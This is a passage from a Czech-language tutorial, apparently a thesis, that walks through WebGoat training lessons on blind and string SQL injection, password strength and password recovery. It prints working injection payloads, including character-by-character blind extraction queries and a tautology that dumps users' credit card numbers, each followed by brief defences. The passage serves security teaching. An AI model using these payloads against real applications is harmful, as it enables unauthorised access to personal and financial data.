
Obrázek 23 – WebGoat, kategorie Injection Flaws, lekce Blind SQL Injection, výzva aplikace k zadání čísla uživatelského účtu

(zdroj: vlastní)

V průběhu této lekce budeme potřebovat několik SQL funkcí, jako je třeba funkce SELECT, která má za úkol realizovat uživatelské dotazy nad daty. Dále je tu například funkce substr, která vrací podřetězec začínající na určitém místě a s celkovou délkou, která je zadána v parametrech. Parametry této funkce jsou celkem tři a to string, start a lenght, kde string znázorňuje řetězec, ze kterého bude daný podřetězec vznikat, start značí počátek podřetězce a poslední parametr lenght obsahuje číselnou délku toho, jak má být daný podřetězec dlouhý. Jednotlivé prvky databáze lze mezi sebou také porovnávat skrze znaky < a >. Například můžeme porovnávat, který uživatel má vyšší číslo svého uživatelského účtu. Nápověda aplikace WebGoat nám říká, abychom zkusili do políčka zadat kód v následujícím znění:

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613) , 1 , 1) ) < 77 )
```

Zkusíme tedy požadovaný kód zadat a uvidíme, jaký výstup nám aplikace vrátí. Do políčka jsme tedy zadali předchozí kód (viz oranžové zvýraznění na následujícím obrázku) a dále jsme kliknuli na tlačítko s nápisem Go!, kterým příkaz odešleme. Na výstupu aplikace se nám zobrazil nápis se slovy account number is valid (viz červené zvýraznění na následujícím obrázku), tedy že číslo uživatelského účtu odpovídá a splňuje požadovaná kritéria z daného kódu.




Obrázek 24 – WebGoat, kategorie Injection Flaws, lekce Blind SQL Injection, zadání kódu a zobrazení výstupu

(zdroj: vlastní)

Stále ale jen zjišťujeme, zdali námi hledaný podřetězec (v našem případě jedno písmeno) má menší ascii kód, než je zadaná hodnota. Pokud však v kódu zaměníme znak < za znak =, budeme zjišťovat, že máme konkrétní znak. Víme, že číslo 74 v ascii kódu znamená písmeno velké J. Aplikace nás dále nabádá k tomu, abychom postupně určovali i další znaky a toho docílíme dle nápovědy aplikace skrze následující kódy:

```
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613) , 1 , 1) ) = 74 )
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613) , 2 , 1) ) = 111 )
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613) , 3 , 1) ) = 101 )
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613) , 4 , 1) ) = 115 )
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613) , 5 , 1) ) = 112)
101 AND (ascii( substr((SELECT first_name FROM user_data WHERE userid=15613) , 6 , 1) ) = 104)
```

Každý z těchto kódů nám znázorňuje jedno další písmeno, a pokud daná písmena poskládáme v pořadí, ve kterém jsme i zadávali dané kódy, získáme tak jméno Joesph, který aplikace chtěla, abychom našli. Pro dokončení lekce stačí toto jméno vložit do políčka v aplikaci a potvrdit zadaný obsah tlačítkem, jak můžeme vidět na následujícím obrázku.



Obrázek 25 – WebGoat, kategorie Injection Flaws, lekce Blind SQL Injection, zadání hledaného jména a dokončení lekce

(zdroj: vlastní)

2.7.5 Obrana

Bránit se můžeme jak na straně aplikace, tak na straně databáze. Pro aplikaci je to konkrétně takzvané escapování znaků, které mají speciální význam v SQL. Na straně databáze se pak jedná o vhodné nastavení oprávnění.

2.8 Lekce 6 – String SQL Injection

2.8.1 Předmluva

Pro tuto lekci bude zapotřebí provést nezbytné kroky, které jsou popsány v kapitole Příprava pro teoretickou část. V této lekci se opět podíváme na jednu z metod pro napadení databáze.

2.8.2 String SQL Injection


Jedná se o podvržení původního SQL dotazu. Daný dotaz pak tedy neudělá to, co by chtěl uživatel, ale udělá přesně to, co chceme my, jakožto hackeři.

2.8.3 Cíl lekce

Tentokrát se jedná o ukázku toho, jak získat z databáze seznam uživatelů a čísla jejich kreditních karet.

2.8.4 Postup

Jako první máme zkusit zadat jméno Smith a podívat se, co se nám v aplikaci vypíše.




Obrázek 26 – WebGoat, kategorie Injection Flaws, lekce String SQL Injection, zadání jména a zobrazení výstupu

(zdroj: vlastní)

Jak vidíme na předchozím obrázku, po zadání požadovaného jména (viz červené označení na obrázku) a následné kliknutí na tlačítko Go!, se nám zobrazil i celý SQL dotaz pro danou akci (viz zelené označení na obrázku) a nakonec i jeho výstup, kterým je tabulka s daty (viz oranžové označení na obrázku) pro daný SQL dotaz. V tabulce vidíme data o uživateli Johnu Smithovi, který má číslo uživatelského účtu 102 a vlastní dvě kreditní karty, o kterých si můžeme v zobrazené tabulce také přečíst několik málo avšak podstatných informací. Výukové prostředí nám však chce ukázat, jak si můžeme nechat vypsat i informace

o uživatelích, o kterých ani nevíme, že jsou vedeni v databázi. K tomuto nám postačí následující kód:

```
Erwin' OR '1'='1
```



Obrázek 27 – WebGoat, kategorie Injection Flaws, lekce String SQL Injection, zadání kódu a zobrazení finálního výstupu

(zdroj: vlastní)

Po zadání kódu (viz červené zobrazení na předchozím obrázku) do políčka a po jeho následném odeslání se nám opět zobrazí SQL dotaz pro danou akci (viz zelené zobrazení na předchozím obrázku) a nakonec rozsáhlejší tabulka (viz oranžové zobrazení na předchozím obrázku), ze které můžeme vyčíst informace ne o jednom uživateli a vidíme i čísla jejich kreditních karet, které se následně dají nějakým způsobem zneužít. A tím máme tuto lekci splněnou.

2.8.5 Obrana

Bránit se můžeme jak na straně aplikace, tak na straně databáze. Pro aplikaci je to konkrétně takzvané escapování znaků, které mají speciální význam v SQL. Na straně databáze se pak jedná o vhodné nastavení oprávnění.

2.9 Authentication Flaws

Autentizace, známá také jako autentifikace, je velmi důležitá a rozšířená záležitost. Jedná se o proces ověření identity. Je využíván k ochraně dat a můžeme se s ním setkat skutečně na velké radě míst. Jde například o proces, kdy se přihlašujeme pomocí hesla do emailu. Právě tam dochází k ověření, zdali je zadané heslo a uživatelské jméno správné. Autentizace může probíhat pomocí číselného pinu, textového hesla, nějakého USB klíče, také pomocí otisků prstů, snímání oční duhovky a podobně. Avšak i na naše hesla si musíme dávat velký pozor.

2.10 Lekce 7 – Password Strength

2.10.1 Předmluva


Pro tuto lekci bude zapotřebí provést nezbytné kroky, které jsou popsány v kapitole Příprava pro teoretickou část. Lekce spadá do kategorie Authentication Flaws.

2.10.2 Cíl lekce

V této kapitole si máme vyzkoušet průlomnost hesel, tedy dobu, za kterou daná hesla budou odhalena skrze generátory hesel k tomu určené.

2.10.3 Postup


Hesla máme otestovat přes webovou stránku https://www.cnlab.ch/codecheck, kam postupně zadáme hesla zvolená aplikací, jak to můžeme vidět na následujícím obrázku.



Obrázek 28 – WebGoat, kategorie Authentication Flaws, lekce Password Strength, hesla k testování

(zdroj: vlastní)


Otevřeme si doporučenou webovou stránku, do políčka zadáme první heslo (viz modré zvýraznění na následujícím obrázku) a klikneme na tlačítko Run the check (viz červené zvýraznění na následujícím obrázku), aby se nám vypočítala obtížnost hesla.



Obrázek 29 – aplikace pro výpočet obtížnosti hesla, zadání hesla

(zdroj: vlastní)


Zobrazí se nám okno s nějakým upozorněním, které se nás ptá, zdali zadané heslo chceme skutečně otestovat. Označíme, že ano (viz zelené označení na následujícím obrázku) a klikneme na tlačítko s nápisem Continue.



Obrázek 30 – aplikace pro výpočet obtížnosti hesla, upozornění

(zdroj: vlastní)

Následně dostaneme výsledný verdikt, kde nám je sděleno, že zadané heslo je příliš slabé a jsme vyzíváni, abychom si své heslo okamžitě změnili, pokud zadané heslo někde používáme. Také se ve výsledcích testu našeho hesla můžeme dočíst, že jeho prolomení nezabere ani jednu vteřinu. Nyní je zapotřebí tento test provést u ostatních hesel, které po nás aplikace chce, abychom je otestovali a zjistili čas, za který jsou tato hesla možná prolomit.



Obrázek 31 – WebGoat, kategorie Authentication Flaws, lekce Password Strength, výsledky testování

(zdroj: vlastní)

Výsledky pro zadaná hesla jsou: 0 vteřin, 1394 vteřin, 5 hodin, 2 dny a 41 dní. Tyto hodnoty zadáme do patřičných políček v aplikaci WebGoat a tlačítkem s nápisem Go!, které se nachází pod políčky, odešleme data. Na závěr nám aplikace nám pogratuluje, že jsme úspěšně zvládli tuto lekci, jak můžeme vidět na předchozím obrázku.

2.10.4 Obrana

Naše účty jsou bezpečné pouze tak, jak jsou silná naše hesla. Většina uživatelů má slabá hesla a používají stejné heslo pro více účtů. Tomu bychom se rozhodně měli vyvarovat. Ideální je mít pro každý účet jiné heslo, které bude složené z malých a velkých písmen, číslic a případně i speciálních znaků, jako je zavináč, znak dolaru a podobně.

2.11 Lekce 8 – Forgot Password

2.11.1 Předmluva

Pro tuto lekci bude zapotřebí provést nezbytné kroky, které jsou popsány v kapitole Příprava pro teoretickou část. Lekce spadá do kategorie Authentication Flaws.

2.11.2 Zapomenuté heslo

Pravděpodobně každému z nás se již někdy v životě přihodilo to, že zapomněl své heslo od nějakého svého účtu. Webové aplikace často poskytují svým uživatelům možnost zaslání zapomenutého hesla na e-mail či přes zprávu SMS. Bohužel, mnoho webových aplikací v tomto mechanismu nefunguje správně. Informace potřebné k ověření identity uživatele jsou často příliš zjednodušené.

